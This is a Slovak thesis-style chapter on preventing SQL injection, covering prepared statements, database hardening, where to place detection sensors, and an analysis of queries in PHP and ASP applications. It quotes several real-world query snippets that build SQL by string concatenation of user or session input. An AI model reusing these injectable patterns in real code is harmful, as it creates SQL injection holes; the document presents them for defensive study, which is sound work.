Táto kapitola obsahuje doporučenia, ako naprogramovať systém tak, aby nebol náchylný na útoky SQLi.

6.1 Alternatívne prístupy k dynamickému zostavovaniu SQL dotazu

6.1.1 Predpripravené dotazy

Okrem zostavovania dynamického SQL na úrovni reťazca poskytujú databázy i programovacie jazyky alternatívny spôsob k vytváraniu SQL dotazu dynamicky. Logika je u databáz i programovacích jazykov rovnaká: obe dovoľujú konštrukciu bez vyplnenia hodnôt konštánt. Miesto konštánt je v predpripravenom dotaze umiestnený tzv. placeholder – špeciálna sekvencia znakov, ktorá inštruuje kompilátor, že hodnota konštanty bude doplnená. Dotaz s placeholdrami je predložený parseru jazyka SQL, ktorý prevedie syntaktickú analýzu. Takto vznikne objekt, ktorého metódami je možné plniť hodnoty na miesta placeholderov a dotaz vykonať. Dotaz s placeholderom:

```
dotaz:='SELECT znamka, predmet
          FROM znamky z, studenti s
          WHERE s.cislo_studenta = z.cislo_studenta
        and s.login = ? and s.heslo = ?
        and datum_udelenia between date''2008-01-09''
                               and date''2009-06-30''';
```

Príklad alternatívy k dynamickému SQL v databáze Oracle:

```
CREATE PROCEDURE DYNAMICKESQL (login IN VARCHAR2,
                               heslo IN VARCHAR2)
```

```
IS
    kurzor INTEGER;
BEGIN
    kurzor:=DBMS_SQL.OPEN_CURSOR;
    DBMS_SQL.PARSE(kurzor,'SELECT
        znamka, predmet
          FROM znamky z, studenti s
          WHERE s.cislo_studenta = z.cislo_studenta
        and s.login = :login and s.heslo = :heslo
        and datum_udelenia between date''2008-01-09''
                and date''2009-06-30''',DBMS_SQL.V7);

    DBMS_SQL.BIND_VARIABLE(kurzor,'login',login);
    DBMS_SQL.BIND_VARIABLE(kurzor,'heslo',heslo);

    DBMS_SQL.EXECUTE(kurzor);
    DBMS_SQL.CLOSE_CURSOR(kurzor);

END;
```

Parsovanie predpripraveného SQL je prevedené pomocou volania dbms_parse, naplnenie hodnôt premenných volaním dbms_sql.bind_variable. Vykonanie dotazu je realizované volaním metódy execute.

Obdobne pristupujú k propagácii parametrov programovacie jazyky. Je to dané tým, že prostredníctvom rozhrania len sprístupňujú databázové funkcie. Napríklad v Jave reprezentuje predpripravený dotaz objekt PreparedStatement, hodnoty parametrov sa plnia pomocou volania set+dátový typ. Placeholder je reprezentovaný znakom otáznik.

```
PreparedStatement dotaz = pripojenie.prepareStatement("SELECT" +
    "znamka, predmet" +
    "  FROM znamky z, studenti s" +
    "  WHERE s.cislo_studenta = z.cislo_studenta" +
    "and s.login = ? and s.heslo = ?" +
    "and datum_udelenia between date'2008-01-09'
                            and date'2009-06-30'");

dotaz.setString(1,login);
dotaz.setString(2,heslo);

dotaz.executeQuery();
```

Za povšimnutie stojí to, že syntaktická analýza je vykonaná bez prítomnosti hodnôt v placeholdroch. To implikuje bezpečnosť takto zostaveného do-

tazu voči SQLi, ak je prípustné, aby bol dotaz parametrizovaný len čo sa týka hodnôt literálov. Útočník síce môže vložiť SQL kód do hodnoty parametra, v tomto prípade však už nedochádza k syntaktickému znovuvyhodnoteniu dotazu a vložený kód nemá vplyv na syntax výrazu a je interpretovaný ako reťazcová hodnota.

Prístup s parametrom a placeholderom nie je plnohodnotná náhrada za tvorbu dynamického SQL. Placeholder je možné umiestniť do príkazu SQL len na miesto konštanty daného dátového typu. Je to dané tým, že parser vyhodnocuje dotaz bez znalosti hodnôt parametrov. Umiestnením parametra napríklad miesto názvu tabuľky by bol parser ochudobnený o informáciu o schéme záznamov, z ktorého dátovú množinu vyberá, a preto by nebol schopný napríklad skontrolovať správnosť dotazu. Použitie predpripravených dotazov neimplikuje bezpečnosť voči útokom SQLi obecne, ale za prijateľného predpokladu, že dynamicky menená časť dotazu budú hodnoty literálov a ďalšie spracovanie hodnôt bude založené na rovnakom princípe.

6.1.2 Objektový prístup

Objektový prístup tvorenia dotazu obchádza možnosť programovať časti SQL kódu. Tým, že sa dotaz zostavuje na základe volania metód príslušných objektov, je táto metóda bezpečná z pohľadu útokov SQLi. K problémom prístupu patrí malá podpora databázami, natívne pripojenia sú stále vo vývoji. Dostupné sú však ovladače zaisťujúce preklad objektového jazyka do SQL. Príkladom takejto technológie je LINQ – Language Integrated Query [26].

6.2 Nastavenia databázy

Správne nastavenie databázy je účinná metóda obmedzenia možností útočníka. I keď sa nastavením práv v databáze nedá útokom SQLi zabrániť, je možné eliminovať ich dopad. Z hľadiska SQLi sú dôležité najmä tieto nastavenia:

- Obmedzenie pôsobnosti uživateľa na jedno (vlastné) schéma. Dobrou praxou býva vytvorenie dvojice uživateľov: vlastník, používateľ. Uživateľ vlastník je vlastníkom príslušného schémata, používateľ sa do schémata dotazuje. Výhody takéhoto nastavenia sú: používateľ nie je vlastníkom objektov, preto nemôže prestaviť svoje privilégia k týmto objektom. Nutnosť nastavenia práv k cudzím objektom núti autora programu, alebo administrátora uvažovať nad oprávneniami k objektom, nielen vytvorenia generického uživateľa so širokými právami. Správa schémata prebieha pod uživateľom vlastník, dotazovanie pod používateľ. Tým nedochádza k pridávaniu a následnému odoberaniu práv pre úpravy schémy.
- Zakázanie využívania vstavaných a rozšírených funkcií. Tým sa obmedzia možnosti útočníka na základné príkazy jazyka SQL a zabráni sa poten-

ciálnemu získaniu kontroly nad databázovým serverom. Najmä príkazy spustenia príkazov prostredníctvom príkazového riadku sú nebezpečné.

- Zakázanie odosielania viacerých príkazov v jednom volaní. Databázy umožňujú nastaviť toto obmedzenie, ktoré chráni pred útokmi vložením príkazu.
- Zapnutie auditu databázy. Audit umožňuje logovanie činnosti uživateľa a na základe záznamov je možné spätné dohľadanie dotazov, ktoré sa podielali na útoku. Tým bude umožnená aspoň ex-post oprava bezpečnostnej medzery.
- Obecné nastavenie minimálnych potrebných práv.

Kapitola 7

Návrh obranného systému

Kapitola obsahuje návrh obranného systému a východiská jeho vytvorenia.

Pri návrhu obrany je potrebná definícia kritérií, ktoré budú hodnotiť dôležité vlastnosti systému:

1. kritérium spoľahlivosti
2. kritérium použiteľnosti
3. kritérium schopnosti obrany
4. kritérium autonómie

Kritérium spoľahlivosti

Posudzované ukazatele budú pravdepodobnosť odhalenia útoku a falošného poplachu. Pri návrhu systému obrany nie je možné spomínané pravdepodobnosti vyčísliť exaktne. Preto bude snaha pravdepodobnosti za istých predpokladov odhadnúť. Ako uchopiteľnejší ukazovateľ budú slúžiť analýza potencionálnej úspešnosti obrany proti známym i budúcim útokom. Pre odhalenie útoku je podstatný charakter informácie, ktorú bude navrhovaný obranný systém zachytávať, čo bude ďalším ukazovateľom.

Kritérium použiteľnosti

Kritérium bude definovať obmedzenia na prostredie, do ktorého bude systém obrany nasadený. Posudzované budú aspekty ako:

- obmedzenie množiny aplikácií, s ktorými bude systém schopný spolupracovať
- obmedzenie množiny databáz
- obmedzenie kladené na protokoly komunikácie medzi klientom, aplikáciou a databázou

Kritérium schopnosti obrany

Kritérium hodnotí možnosti reakcie systému pri zachytení útoku. Posudzované budú faktory:

- schopnosť zastaviť útok
- schopnosť substitúcie škodlivých objektov za neškodlivé
- schopnosť označenia útočníka

Kritérium autonómie

Kritérium bude vyjadrovať, nakoľko je daný systém schopný fungovania:

- bez zásahu administrátora
- bez uživateľskej definície rozoznania bezpečných a nebezpečných objektov
- bez prípadnej učiacej sa fáze
- bez zmeny pri vývoji aplikácií
- bez zásahu pri rozšírení spolupráce s ďalším systémom

7.1 Umiestnenie senzorov systému

Umiestnenie detekčného systému je určené v zadaní práce, rozbor ostatných možností dokumentuje možnosti iných prístupov. Pri analýze možností umiestnenia detekčného systému útokov bude uvažovaný hostiteľský systém fyzicky rozdelený na prostredia: aplikačné, databázové a interkomunikačné. Tento predpoklad je zavedený s obhľadom na reálnu architektúru aplikácií, ktorých sa útoky najčastejšie dotýkajú – napr. web aplikácie. Rozdelenie zároveň umožní skúmať charakteristiku informácie, ktorá sa mení pri prechode jednotlivými rozhraniami.

Možnosti umiestnenia senzorov detekčného systému sú:

1. na komunikačnú medzivrstvu medzi „uživateľa“ a aplikáciu – uživateľom sa v tomto prípade myslí i klientská časť aplikácie – aplikačná proxy
2. do aplikačného prostredia – aplikačný modul
3. na komunikačnú medzivrstvu medzi aplikáciu a spolupracujúcu databázu – databázová proxy
4. do prostredia databáze – databázový modul

5. kombinácia predošlých možností

Jednotlivé umiestnenie zásadným spôsobom určuje charakter a možnosti obranného systému. Pre umiestnenie senzorov budú posúdené možnosti systému vo vzťahu k jednotlivým definovaným kritériám.

7.1.1 Možnosť 1: Aplikačná proxy

Umiestnenie senzorov na komunikačnú medzivrstvu medzi uživateľa a aplikáciu je problematické z hľadiska technického uskutočnenia. Takto konštruovaný senzor, alebo aplikačná proxy, musí byť kompatibilný so všetkými aplikačnými protokolmi programov, ktoré spolupracujú s databázou. U štandardizovaných protokolov ako http je proxy preklad možný, dokonca podporovaný protokolom, u ostatných aplikácií je naopak navrhnutý tak, aby k odchytenie informácie nemohlo dôjsť, prípadne je protokol uzavretý – bez dostupnej špecifikácie, alebo šifrovaný.

Kritérium spoľahlivosti Z hľadiska spoľahlivosti, v takto koncipovanom systéme predstavuje problém detekcia útoku. Z informácie zasielanej od uživateľa je možná analýza vstupu oddelene od informácie z aplikácie, čo je hodnotná informácia. Rozhodnúť, či ide o útok metódou SQLi, by bolo možné na základe rozdelenia SQL dotazu na časti pochádzajúce od uživateľa od programátorom preddefinovaných častí. Problém zozbierania rozdelenia je ten, že aplikačná proxy nemá dostupný preddefinovaný zvyšok SQL, ten je typicky uložený v aplikácii. Rovnako je problémom segmentácia správy, tj. rozdelenie na logické úseky vstupu. Situáciu môže zťažovať i následná transformácia vstupu v aplikácii, napríklad zmenou kódovania textu, obranou proti SQLi modifikáciou správy atp. Zisťovanie útoku sa musí teda zaobísť bez spomínaných informácií, čo by viedlo na systém, ktorý by istým spôsobom filtroval hodnoty pripomínajúce kusy SQL dotazu napríklad vyhľadávaním kľúčových slov. Ten by mohol mať obecne vysokú četnosť falošne pozitívnych prípadov, zapríčinených výskytom kľúčových slov v legálnych hodnotách.

Kritérium použiteľnosti Z hľadiska použiteľnosti systému sú vylúčené existujúce aplikácie s uzavretým protokolom komunikácie medzi uživateľskou a aplikačnou časťou. Rovnako by nešlo systém použiť v spojení s aplikáciou, ktorá nedovolí zachytávanie posielanej informácie. Ďalší potenciónálny problém nastáva pri použití v informačných systémoch citlivých na vlastnosti prenosu.

Kritérium schopnosti obrany Z hľadiska schopnosti obrany by bolo možné správu zahodiť a zastaviť útok. Korektnejšie riešenie by predstavovala úprava správy na neškodnú, obecne je takýto proces nemožné navrhnúť.

V sieťovom prostredí by k výhodám tejto koncepcie patrila možnosť zachytenia sieťovej adresy útočníka – odosielateľa správy a odopretie ďalšieho prístupu k aplikácii.

Kritérium autonómie V takto koncipovanom detekčnom systéme by bola nutnosť konfigurovať komunikačné prostredie aplikácií tak, aby smerovali tok informácie cez proxy detekčného systému. Rovnako je dôvodné predpokladať potrebu definície úsekov správy pre účely analýzy. Rozšírenie informačného systému o novú aplikáciu znamená možnosť obísť systém detekcie SQLi útokov z dôvodu nekompatibility proxy, alebo iných faktorov.

7.1.2 Možnosť 2: Aplikačný modul

Umiestnenie obranného systému do aplikačného prostredia.

Kritérium spoľahlivosti Implementácia obranného systému do prostredia aplikácií by umožňovala získať všetky potrebné informácie k detekcii SQLi útoku – rozdelenie dotazu na preddefinovanú časť programátorom i časť nainjektovanú od útočníka. Medzi techniky rozdelenia patria technika značkovania, technika zmeny inštrukčnej sady ai. Z pohľadu spoľahlivosti ostáva jedinou čiernou škvrnou obecný problém detekcie útoku v prípadoch, v ktorých autor aplikácie povolil uživateľovi vkládať časti SQL kódu do hodnôt jeho vstupu. V týchto prípadoch nestačí jednoduchá detekcia propagácie vloženého kódu do výsledného dotazu, tá by viedla k falošným poplachom. Potenciál architektury z hľadiska spoľahlivosti detekcie útoku je v tomto prípade najväčší.

Kritérium použiteľnosti Kameň úrazu umiestnenia senzorov obranného systému do prostredia aplikácie je jej uskutočniteľnosť. Aplikácie majú exekučný kód vo forme binárnych súborov a modifikácia takto preloženého kódu je obtiažna. Je teda potrebná modifikácia zdrojového kódu a následný preklad. Zakomponovanie obranného mechanizmu do existujúcich aplikácií bez dostupného zdrojového kódu je preto obtiažne. Problémom je i modifikácia dostupného kódu. Navrhnutý systém by musel zvládať upraviť kód všetkých spolupracujúcich aplikácií, čo je v praxi veľmi obtiažne realizovateľné.

Kritérium schopnosti obrany Aplikačné prostredie poskytuje najlepšie informácie o identifikácii útočníka, možnostiach zastavenia útoku i poskytuje aplikačnú logiku opravy podvrhnutého vstupu.

Kritérium autonómie V prípade prekonania problému s uskutočniteľnosťou takéhoto riešenia a predpokladu zmysluplnej architektúry aplikácie by senzory sprístupňovali celú potrebnú informáciu pre úplne autonómny

systém. Rozšírenie o novú aplikáciu by vytváralo požiadavky na jej modifikáciu. K nevýhodám patrí tiež neľahká upgradovateľnosť takto pozmenenej aplikácie.

7.1.3 Možnosť 3: Databázová proxy

Umiestnenie obranného systému na komunikačnú medzivrstvu medzi aplikáciu a spolupracujúcu databázu – databázová proxy.

Kritérium spoľahlivosti Umiestnením senzorov obranného systému medzi aplikáciu a databázu v porovaní s možnosťou 2 a 4 je informácia redukovaná o informácie prostredia. Preto je táto architektúra horšia v kritériách spoľahlivosti ako možnosti 2 a 4. Zo zasielaného dotazu cez túto medzivrstvu nie je možné rozlíšiť pôvod jednotlivých častí dotazu prostredníctvom metadát.

Kritérium použiteľnosti Databázová proxy má veľkú výhodu v otázke použiteľnosti. Medzi aplikáciou a databázou existuje niekoľko štandardizovaných rozhraní – odbc, jdbc, ado.net. Komunikácia prebieha prostredníctvom volaní ovladača – driveru rozhrania. Jeho modifikáciou a zavedením do aplikácie by išlo realizovať pripojenie obranného systému transparentne a jednoducho. Protokoly sú otvorené, ich špecifikácia je dostupná. Postup by bol realizovateľný pre rôzne druhy databáz. Detekčný systém by ale nefungoval v prípade zostavovania dotazu prostredníctvom procedurálneho rozšírenia SQL priamo v databáze. V tomto prípade je dotaz zostavovaný až na základe parametrov predaných vo volaní uloženej procedúry alebo funkcie. Podiel takýchto aplikácii je nezanedbateľný, preto je toto obmedzenie významné. Za mierne problematické je možné považovať metódy obfuskácie útoku, ktoré by mohli detekciu zťažiť, rovnako ako nutnosť naprogramovať systém zvládajúci rôzne dialekty SQL.

Kritérium autonómie Kvôli chýbajúcej informácii o pôvode jednotlivých častí SQL je nutná externá definícia legálnych a škodlivých dotazov. To by bola výrazná nevýhoda systému, z hľadiska nutnosti správy pravidiel, rozšírenia o ďalšiu aplikáciu, upgrade aplikácie atp. Iná možnosť je stanovovať pôvod na základe analýzy, čo podmieňuje existenciu učiacej sa fázy obranného systému, alebo detekciu anomálií.

Kritérium schopnosti obrany Modifikovaný ovládač databázy by bol schopný zabrániť útoku prostredníctvom modifikácie preposielaného dotazu, prípadne jeho neprevedením. Oproti umiesteniu v prípade 1 a 2 absentuje však možnosť identifikácie útočníka.

7.1.4 Možnosť 4: Databázový modul

Umiestnenie obranného systému do prostredia databázy.

Kritérium spoľahlivosti Pri detekcii útoku v prostredí databázy poskytuje prostredie dôležité informácie uľahčujúce analýzu dotazu z rôznych hľadísk. Obranný mechanizmus je schopný získať dotaz pred vykonaním, v jednotnej forme kódovania. V procese parsovania dotazu a prípravy na vykonanie prevádza kód databázy úpravy: vyhodnocuje volania funkcií s konštantami, vyhodnocuje zreťazení ap., čím sa dosiahne rozkľúčovania dotazu a útoky s použitím techniky zatemnenia dotazu sú málo účinné. Rovnako prostredie poskytuje kompletnú špecifikáciu dialektu SQL používaného konkrétnou databázou. Možnosť zachytenia všetkých vykonávaných dotazov poskytuje nádej ochrany pred útokmi metódou second order SQLi. Problémom spoľahlivosti bude rozhodnutie o legálnosti dotazu, ktorý by bolo možné zmierniť učiacim prístupom.

Kritérium použiteľnosti Táto možnosť je z hľadiska použiteľnosti výhodná, pretože umožňuje detekciu útoku pochádzajúceho z ľubovoľnej spolupracujúcej aplikácie. Pre zabudovanie obranného systému do prostredia databázy je potrebné prepojenie senzorov s vnútornými štruktúrami databázy. Modul obranného mechanizmu musí poskytovať rozhranie umožňujúce takéto napojenie, zmena v kóde databázy bude potom neveľká. Podmienkou nasadenia mechanizmu je dostupnosť zdrojového kódu databázy, v prípade uzatvoreného kódu by autor kódu musel previesť naviazanie na rozhranie modulu.

Kritérium schopnosti obrany Z hľadiska obrany je možné útok zastaviť pred vykonaním. Rovnako je možná úprava dotazu tak, aby neobsahoval vložený zlomyseľný kód, buď vynechaním príslušnej časti, alebo inou heuristikou. Identifikácia útočníka je obtiažna: Databázové rozhranie poskytuje informácie o pripojení, na základe ktorého je možné zistiť užívateľa databázovej relácie. Praxou je, že aplikácia sa k databáze pripája prostredníctvom preddefinovaného užívateľa z jedného alebo viacerých aplikačných serverov. Pri detekcii útoku je systém schopný tieto informácie vydať a poukázať na problémovú aplikáciu spolu s charakteristikou miesta slabiny. Sieťovú adresu útočníka však z tohoto prostredia získať nejde.

Kritérium autonómie Vzhľadom k nemožnosti rozoznať pôvod dát priamo je nutné, aby si systém pravidlá kontroly vstupu vytvoril sám, alebo aby povolené vstupy boli definované administrátorom. V prípade prvej varianty musí rozumný systém prejsť učiacou sa fázou do doby, než nezaznamená typické chovanie systému. Takto dostávame plne autonómny systém, schopný rozšírenia o ďalšiu aplikáciu bez zásahu administrátora.

7.1.5 Možnosť 5: Kombinácia umiestnení

Kombinácia senzorov na rôznych vrstvách.

Jednotlivé vrstvy modelového informatického systému obsahujú rôzne dáta. Kombinácia senzorov na rôznych miestach má význam v prípade, že obranný systém bude schopný asociovať informáciu z jednotlivých umiestnení senzorov. Z úvah je vylúčená možnosť modifikácie aplikácie, v opačnom prípade by k detekcii stačili dáta obsiahnuté v aplikácii. Ostáva možnosť kombinácie dát z komunikačnej vrstvy medzi uživateľom a aplikáciou a medzi aplikáciou a databázou, prípadne v databáze. V porovnaní so samotnými možnosťami 1 a 4 by systém získal na spoľahlivosti za predpokladu fungujúceho algoritmu párovania informácie, zdedil by však horšie vlastnosti možnosti 1, čo sa týka uskutočniteľnosti.

7.1.6 Rozhodnutie o umiestnení senzorov detekčného mechanizmu

Senzory navrhovaného systému obrany pred útokmi SQLi budú umiestnené len do prostredia databázy.
Informácia poskytovaná prostredím implikuje:

- dostupnosť úplného tvaru dotazu
- robustnosť a škálovateľnosť riešenia (možnosť jednotnej ochrany databázy bez ohľadu na kvalitu, druh a počet napojených aplikácií)
- zachytenie dotazu i v prípade vytvárania prostredníctvom procedurálneho rozšírenia SQL
- určený dialekt jazyka SQL (schopnosť rozlíšiť medzi druhmi volaných funkcií)
- dobrá možnosť zastavenia útoku (napr. modifikáciou dotazu, výstupného objektu atp.)
- možnosť detekcie a zastavenia útokov typu Second Order SQLi pri aktivácii
- možnosť detekcie útokov neobvyklými cestami (napr. modifikáciou konfiguračného súboru aplikácie)
- činnosť detekčného systému spojená s činnosťou databázy
- prístup k možnostiam ako rozkľúčovať zatemnený dotaz
- možnosť zachytávať znaky útokov počas vyhodnocovania (výnimky)

Dôvody proti možnosti umiestnenia senzorov i do databázovej proxy:

- umiestnenie obranného mechanizmu vo forme databázovej proxy by neobsahovalo viac relevantnej informácie o útoku než navrhované riešenie
- získaná univerzalita riešenia nie je pre prácu podstatná

Dôvody proti možnosti umiestnenia i do aplikačného prostredia a na komunikačnú medzivrstvu:

- obtiažna technická uskutočniteľnosť implementácie senzorov v komunikačnom prostredí medzi aplikáciami a uživateľmi a najmä v aplikačnom prostredí
- pokročilá rozpracovanosť tohoto prístupu s dobrými výsledkami v literatúre [17], [19] za predpokladu obmedzenia druhu spolupracujúcich aplikácií
- problém s párovaním vstupu aplikácie a výstupu z aplikácie
- nemožnosť zachytiť útoky inou cestou ako prostredníctvom priameho uživateľského vstupu aplikácie
- kladené obmedzenia na typ spolupracujúcej aplikácie
- často nutná dostupnosť zdrojového kódu pre zapracovanie mechanizmu obrany a otázna spoľahlivosť analyzátorov kódu aplikácie

7.2 Analýza aplikácií a zasielaných dotazov

Ako reprezentatívna vzorka bolo vybraných 15 riešení informatického systému, ktoré spĺňali architektonické predpoklady pre útok metódami SQLi. Väčšina z nich bola vybraná na základe prítomnosti zdokumentovanej SQLi slabiny v minulosti. Pri ich výbere bol kladený dôraz na zachytenie škály princípov zostavovania dotazu – od preddefinovaných v aplikácii, po vývoj na mieru, až po zložité zostavovanie na základe metadát a údajov v databáze. Voľbu ovplyvňovala i snaha diverzifikovať spôsob prístupu k zdrojovému kódu: zakódovaný, uložené procedúry, prístupný. Vybrané aplikácie sú:

1. Zen Cart v. 1.2.6 – webová aplikácia elektronického obchodu implementovaná v jazyku PHP, spolupracujúca s MySQL databázou
2. PHP Nuke 8.0 – redakčný systém, programovacím jazykom PHP, databázový konektor je voliteľný
3. Banner Manager – management reklám, jazyk ASP, mdb databáza

4. CMS Faethon – testovací systém
5. nForum
6. olBookmarks
7. php Article publisher
8. Airsoft - Automatic Instalation Repository Client
9. banner manager
10. ArcademSX
11. Snitz forum
12. Joomla 1.5
13. Miniweb publisher
14. Amos print klient
15. Reportovacia architektúra

Pre získanie postupu zostavovania výsledného dotazu bola nutná analýza zdrojového kódu aplikácie. Odchytenie výsledného dotazu, napríklad logovaním dotazov v databáze, nestačilo. Stratila by sa tým charakteristika miest vkladania uživateľského vstupu do dotazov, čo je pre účel návrhu podstatná informácia. Preskúmaním vybraných zdrojových súborov aplikácie bolo zistené, že jednotlivé dotazy sú predpripravené v kóde, preto bola zvolená približná analýza zdrojového kódu následujúcim algoritmom:

Rekurzívne prechádzaj všetky súbory adresára danej aplikácie

Pre každý zdrojový súbor postupne načítaj riadky kódu

Ak riadok obsahuje začiatočné kľúčové slovo nejakého príkazu SQL


Nájdi oddeľovací znak príkazu

Riadok zapíš na výstup ak obsahuje povinné uzly grafu zadania

Zapíš na výstup následujúce riadky až po uzavretie oddeľovacieho znaku

Oddeľovacím znakom bol buď apostrof a uvodzovky, v prípadoch priraďovania SQL príkazu do reťazcovej premennej, alebo zátvorka, v tomto prípade bola ako ukončovací znak vyhľadaná spárovaná opačná zátvorka. Ako nástroj analýzy bol vyvinutý program SQLiAnalyzer (viď obr. 7.1).

Približná analýza bola prevedená pre aplikácie číslo 1 až 14. Aplikácia Miniweb publisher nemala sprístupnený zdrojový kód priamo, reportovacia



Obr. 7.1: Analyzátor zdrojového kódu aplikácií

architektúra bola analyzovaná manuálne. Výsledkom približnej analýzy bolo cca 34 tisíc riadkov kódu s väčšinou insert príkazov – 18 tisíc. Čistota vzorku bola cez 90 %, 10% nepresnosť bola spôsobená prevážne chybovými hláseniami obsahujúcimi kľúčové slová v správnom poradí. Výsledky celkovej analýzy sú sumárne uvedené v tabuľke 7.1.

Ďalšiu analýzu príkazov bolo nutné previesť ručne. Výstupom analýzy bol súbor s časťou kódu zostavujúcou dotaz a odkazom. Na jeho základe boli analyzované rôzne metódy skladania výsledného dotazu. Ak bol dotaz zjavne parametrizovaný v hodnote literálu konkatenáciou, bol započítaný ako injektovateľný cez konštantu. Ak bola parametrizácia i v časti kľúčových slov, bolo potrebné dohľadať spôsob zostavovania dotazu.

Výsledok analýzy sa dá zhrnuť do následujúcich faktov, ktoré sú podstatné pre návrh obranného mechanizmu:

Fakt 1: Aplikácie zasielajú mimo inštalačných skriptov v jednom volaní jeden SQL príkaz.

Fakt 2: Uživateľský vstup select príkazov bol do dotazu zreťazovaný v drtivej väčšine vo where podmienke na pozícii literálov.
Príklad:

Príkaz	Detail	Počet
SELECT	**celkom**	**7500**
SELECT	UNION	2
SELECT	JOIN	94
SELECT	ORDER BY	394
SELECT	GROUP BY	2
SELECT	HAVING	0
SELECT	EXIST	0
INSERT	**celkom**	**18000**
INSERT	SELECT	4
INSERT	VALUES	17096
UPDATE	**celkom**	**3000**
UPDATE	SELECT	1
ALTER	**celkom**	**324**
ALTER	TABLE	324
ALTER	INDEX	0
DELETE	**celkom**	**2700**
CREATE	**celkom**	**2400**
CREATE	TABLE	135
CREATE	INDEX	4
DROP	**celkom**	**570**
DROP	INDEX	7
DROP	TABLE	230
GRANT	**celkom**	**170**
MERGE	**celkom**	**100**

Tab. 7.1: Počty a typy predpripravených dotazov.

```
"select ptc.* from " . TABLE_PRODUCTS_TO_CATEGORIES .
    . " ptc  left join " . TABLE_PRODUCTS_DESCRIPTION .
    . " pd on ptc.products_id = pd.products_id
           and pd.language_id = '" .
    . (int)$_SESSION['languages_id'] .
    . "' where ptc.categories_id='" .
    . $current_category_id . "' order by pd.products_name"
```

Výnimiek bolo 8 ako napr. dotaz, pri ktorom sa hodnota premennej VERSION získala z premennej USER_AGENT, ako reťazec za / a pred prvou nasledujúcou medzerou. Len na margo, USER_AGENT bol reťazec plnený volaním:

```
$USER_AGENT = STRTOLOWER($_SERVER['HTTP_USER_AGENT']);
```

```
"SELECT opera".$VERSION." FROM ".$SQL_PREFIX."_stats_opera
    WHERE date = '" . $TODAY . "';"
```

Ďalšie výnimky boli v programoch Airsoft typu:

```
query( "INSERT INTO `" . $table . "` (" . preg_replace( '/, $/',
'', $fields ) . ") VALUES(" . preg_replace( '/, $/', '', $values )
```

Čo znamenalo parametrizáciu mena tabuľky, stĺpcov. Iná parametrizácia ako do konštánt bola objavená v PHPNuke admin module, slúžiacemu k zálohovaniu. Okrem 8 výnimiek bolo 1067 dotazov parametrizovaných len do hodnôt literálov. Tj. 99,2%.

Fakt 3: Parametrizovaným miestom select príkazu bolo meno tabuľky, ktoré bolo uvedené ako zloženie parametru prefixu (i suffixu) a staticky pripraveného mena tabuľky.
Príklad:

```
SELECT article, title, published, authors
FROM ".$SQL_PREFIX."_articles
WHERE part = '1' AND published = 'n'
```

Prefix tabuľky bol definovaný v skripte príkazom define, nepredstavoval uživateľský vstup. Ďalej bola zistená parametrizácia celej časti where podmienky, a to buď skladaním zoznamu zreťazením častí: ' OR author=? ', alebo výberom z viacerých možností: item = ?, alebo article = ?. Otáznikom je označená hodnota parametra.

Fakt 4: Príkaz union nie je často používaný, vo vybraných aplikáciách nebol zaznamenaný.

Fakt 5: SQL príkazy boli bez vnorených selektov, bez skalárnych poddotazov. Ich štruktúra je jednoduchá.

Fakt 6: Insert príkazy boli používané len v tvare INSERT INTO table VALUES(...)
Parametrizácia uživateľským vstupom sa vyskytovala len v literáloch vo values časti dotazu. Podobne ako v prípade select príkazu bol v programe parametrizovaný názov tabuľky prefixom a suffixom z konfigurácie. V dvoch prípadoch, bolo zostavenie insert príkazu parametrizované viac: meno tabuľky, výber stĺpcov i výber hodnôt z predpripravených zoznamov. Modul bol určený na zálohovanie tabuliek administrátorom.

Fakt 7: Update príkazy boli v jednoduchom tvare UPDATE table SET ...WHERE
Parametrizácia sa vyskytovala v literáloch set príkazu a v literáloch where podmienky.

Fakt 8: Počas behu aplikácie nedochádza k nastavovaniu práv príkazom grant.

Fakty 1–8 boli zistené na množine náhodne vybraných 1067 SQL príkazov.

Analýza reportovacej architektúry

Aplikácie boli vybrané z dôvodu zložitejšieho princípu tvorenia výsledného SQL dotazu.

Komponenty systému v reportovacej architektúre sú webový prehliadač ako klientská časť, Microsoft Reporting Server ako servrová časť, úlohu riadiacej aplikácie prebralo volanie PL/SQL uložených procedúr v databáze Oracle s parametrami. Parametre zobrazovaného reportu boli vždy konštanty, alebo hodnoty základných dátových typov. Úlohou PL/SQL procedúry bolo zostaviť výsledný dotaz a ten spustiť volaním OPEN cursor FOR VYSLEDNY_DOTAZ;

